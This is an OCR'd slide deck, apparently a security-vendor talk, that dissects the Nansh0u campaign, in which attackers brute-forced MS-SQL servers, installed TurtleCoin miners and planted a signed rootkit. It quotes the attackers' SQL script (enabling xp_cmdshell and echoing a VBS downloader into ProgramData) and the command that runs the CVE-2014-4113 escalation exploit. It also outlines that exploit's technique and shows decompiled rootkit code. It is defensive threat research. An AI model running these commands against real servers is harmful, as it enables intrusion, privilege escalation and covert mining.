
Brute Forcer

- From log file:

```
Start time: Fri Mar 15 23:25:08 2019
Running                    [SQLSCan 1.5    - By   Vice LIGht ]
Command line:  Scan\Client8.exe -i Scan\List8.dic -u Scan\user.dic -p
Scan\Pwd_1.dic -o Scan\weakpassword.txt -l Scan\log8.txt -t 1000 -c
```


- What's in *user.dic* and *Pwd_1.dic*?

Brute Forcer



Guardicore

Remote Command Executor




- Folder named *chuan*
  - Chinese for *spread*, *infect*, *transmit*, *penetrate*…

Remote Command Executor

- Folder named *chuan*
  - Chinese for *spread*, *infect*, *transmit*, *penetrate*…
- Its contents:
  - ***Usp10.exe*** - Microsoft iSQL tool
  - ***Mssql.log*** - an MS-SQL script
  - ***jianting.exe*** - An executable

EPL

Property	Value
FileVersion	1.0.0.0
FileDescription	易语言程序
ProductName	易语言程序
ProductVersion	1.0.0.0
LegalCopyright	作者版权所有 请尊重并使用正版



- *Easy Programming Language*
- *“Visual compile multilingual proprietary programming language”*

Guardicore

Remote Command Executor

- The *jianting.exe* executable includes this string:

```
Usp10.exe -S %a%,%port% -U %b% -P %c%<Mssql.log
```

Mssql.log

```
go
exec sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure
'xp_cmdshell', 1;RECONFIGURE;
go
exec sp_configure 'show advanced options', 1;RECONFIGURE;exec sp_configure 'Ad
Hoc Distributed Queries',1;RECONFIGURE;
go
exec sp_configure 'show advanced options', 1;RECONFIGURE;exec sp_configure 'Ole
Automation Procedures',1;RECONFIGURE
```


Mssql.log

```
go
exec xp_cmdshell 'echo on error resume next >c:\ProgramData\2.vbs'
go
exec xp_cmdshell 'echo with wscript:if .arguments.count^<2 then .quit:end if
>>c:\ProgramData\2.vbs'
go
exec xp_cmdshell 'echo set aso=.createobject("adodb.stream"):set
web=createobject("microsoft.xmlhttp") >>c:\ProgramData\2.vbs'
...
```

- Familiar?

Progress Bar

- ☑ Intro to *Server Attacks*
- ☐ The *NanshOu* Story
  - ☑ How it all began
  - ☑ The Turtle's Infrastructure
    - ❑ Payloads
    - ❑ Scope & victims
- ❑ Conclusions



Guardicore

Post-Infection

Post-Infection

- Infection ends with a single command line run on the victim machine:

```
xp_cmdshell 'c:\ProgramData\<X>  c:\ProgramData\<Y>
```


- … where X is either *apexp.exe* or *apexp2012.exe*, and Y is one of many names

The *Apolmy* Exploits

- *apexp.exe, apexp2012.exe*
- Privilege Escalation (PE) kernel exploits
- *Win32k.sys* vulnerability (CVE-2014-4113)
- Goal → **run payload as SYSTEM**

```
xp_cmdshell c:\ProgramData\apexp{,2012}.exe  c:\ProgramData\<Y>
```

The *Apolmy* Exploits



	apexp.exe	apexp2012.exe
Supported Windows Versions	XP to 7 Server 2003 to Server 2008 R2	8/8.1
Development Stage	Weaponized	PoC
Technique	Copy the access token from SYSTEM process	Add *SeDebugPrivilege* to the token and inject to *winlogon.exe*

Exploit Flow

```
xxxHandleMenuMessages()
{
tagWnd* pWnd =
xxxMNFindWindowFromPoint(...);
// NO CHECK OF RETURN VALUE
xxxSendMessage(pWnd,...);
}
```

- *xxxMNFindWindowFromPoint*

  returns:

  - tagWnd* on success
  - -5 on failure

Exploit Flow


```
xxxHandleMenuMessages()
{
tagWnd* pWnd =
xxxMNFindWindowFromPoint(...);
// NO CHECK OF RETURN VALUE
xxxSendMessage(pWnd,...);
}
```

Main Idea:

- **Return -5 and have it point to a tailor-made structure (+ shellcode)**

Exploit Flow

```
xxxHandleMenuMessages()
{
tagWnd* pWnd =
xxxMNFindWindowFromPoint(...);
xxxSendMessage(
    pWnd=0xfffffffb,...);
}
```




The Payloads

```
xp_cmdshell 'c:\ProgramData\apexp{,2012}.exe  c:\ProgramData\<Y>
```

- 12 different payloads from all servers

Campaign Timeline



Guardicore

Guardicore

The Payloads

- Persistence using registry *Run* key
- Contain:
  - Miner
  - Rootkit

The Miners

- Each payload spawns on of two miner executables

Dropped File	*canlang.exe*	*dllhot.exe*
Core Miner	Open source XMRig	Closed source JCE
Mining Pools	*lokiturtle.herominers.com* *cnpool.cc/trtl*	*turtle.miner.rocks* *trtl.mine2gether.com*

TurtleCoin 🐢

- Small market cap
  - Easy to mine & influence
- Privacy coin
  - Attackers gain near-total anonymity
  - Transactions are encrypted


TURTLECOIN

Rootkit

The Rootkit

- Compile time is in 2016
  - Undetected by many AVs
- Windows requires one simple thing to load drivers in kernel-mode

Digitally Signed



Guardicore

Anti-Research

- Packed and obfuscated
- *VMProtect*ed except for:
  - IOCTLs
  - Specific functions

The Rootkit

- 19 IOCTLs (IO Control codes)
- Using *IRPMon* we know

  only a few are used

```
io_control_code = io_stack_location?->Parameters.DeviceIoControl.Io
switch ( io_control_code )
{
  case 0x22F000u:
    v12 = v7 >> 15;
    LODWORD(irp_or_arg2_from_buffer_or_arg4_from_buffer) = v12;
    v13 = 0i64;
    while ( v12 != (_DWORD)v13 )
    {
      v13 = (unsigned int)(v10 + v13);
      if ( (unsigned int)v13 >= 0x50 )
        goto write_to_system_buffer;
    }
    LODWORD(irp_or_arg2_from_buffer_or_arg4_from_buffer) = array_of
rite_to_system_buffer:
    copy_data_to_target_buffer_((char *)v6, (unsigned __int64)&irp_
    v4 = 4;
    goto end_ioctl;
  case 0x22F00Cu:
```

The Rootkit

- Used Functionality
  - Protect processes from being handled
- A lot of unused functionality

The Rootkit

- IOCTL to add PID to array of protected PIDs

```
v24 = 0i64;
v25 = array_of_whitelist_pid;
while ( *v25 != v23 )
{
  if ( !*v25 )
  {
    array_of_whitelist_pid[v24] = v23;
    ((void (__fastcall *)(const char *, _QWORD))run_vm)("-", 0i64);
    ((void (__fastcall *)(const char *, _QWORD))run_vm)("**********", 0i64);
    ((void (__fastcall *)(__int64 *, _QWORD))run_vm)(qword_16CF0, 0i64);
    ((void (__fastcall *)(const char *, _QWORD))run_vm)("*Add white list Process OK!", 0i64);
    ((void (__fastcall *)(const char *, _QWORD))run_vm)("**********", 0i64);
    LODWORD(irp_or_arg2_from_buffer_or_arg4_from_buffer) = v10;
    goto fail_path??;
  }
  v24 = (unsigned int)(v10 + v24);
  ++v25;
  if ( (unsigned int)v24 >= 0x50 )
  {
    //
  }
}
```

- Cross reference finds a single callback

The Rootkit

- Uses Object Callbacks to intercept all open operations on processes
- Access to protected processes are denied unless
  1. Request originates from the SYSTEM process
  2. Requesting PID is identical to protected process PID
  3. Requesting PID exists in array of whitelisted PIDs

The Rootkit - Mysteries

- X86 in/out instructions to odd ports
  - Keyboard controller
  - Port 0x1004 (?)
- Many unused IOCTLs

```
loc_11C3B:                              ; CODE XREF: scan_pid_send_out_command+3C↓j
                mov     ecx, [rbx]
                xor     edx, edx        ; Logical Exclusive OR
                call    predicate_per_pid_call?? ; Call Procedure
                test    al, al          ; Logical Compare
                jnz     short loc_11C50 ; Jump if Not Zero (ZF=0)
                mov     edx, 64h
                mov     al, 0FEh
                out     dx, al          ; 8042 keyboard controller command register.
```

The Rootkit - Wider context

- Robust development process
- Supports Windows 7, 8, 8.1 and multiple Win10 builds
  - Including beta versions
  - Not trivial!

The Rootkit - Wider context

- A few indicative strings
- Similar rootkit from a decade ago
  - SSDT hooking
  - VMProtected

MadamDu

QQ:664330793

:32681735

SA6482

MadamDu SA8.2

Progress Bar

- ☑ Intro to *Server Attacks*
- ☐ The *NanshOu* Story
  - ☑ How it all began
  - ☑ The Turtle's Infrastructure
  - ☑ Payloads
    - ❑ Scope & victims
- ❑ Conclusions


NanshOu's Scope

Tada - *revisited*


- File listing
  - Binaries, archives, logs, scripts...
- Timestamps
- **Download counts**
- *TRTL.rar*

Name .extension	Size	Timestamp	Hits
64	4.3 MB	2019-2-4 7:15:27	9
hfs.exe	2.2 MB	2019-2-23 1:50:35	37
apexp.exe	54.5 KB	2019-2-25 0:44:38	13836
apexp2012.exe	148.0 KB	2019-2-25 1:52:34	1460
401ip段.txt	277.3 KB	2019-3-3 15:40:48	3
gold.exe	5.8 MB	2019-3-15 15:32:51	37
TRTL.rar	20.8 MB	2019-3-16 0:10:06	2
linuxwakuang.txt	545B	2019-3-30 23:26:24	2
http-ip_81.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_82.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_83.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_84.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_85.txt	5.0 MB	2019-4-1 16:09:55	1
URL-sum-去重复.txt	58.0 KB	2019-4-2 11:40:06	4
sa结果-去重复.bat	105.4 KB	2019-4-11 10:33:27	2
tl.exe	4.1 MB	2019-4-11 23:36:59	1108
tls.exe	4.1 MB	2019-4-11 23:37:18	90

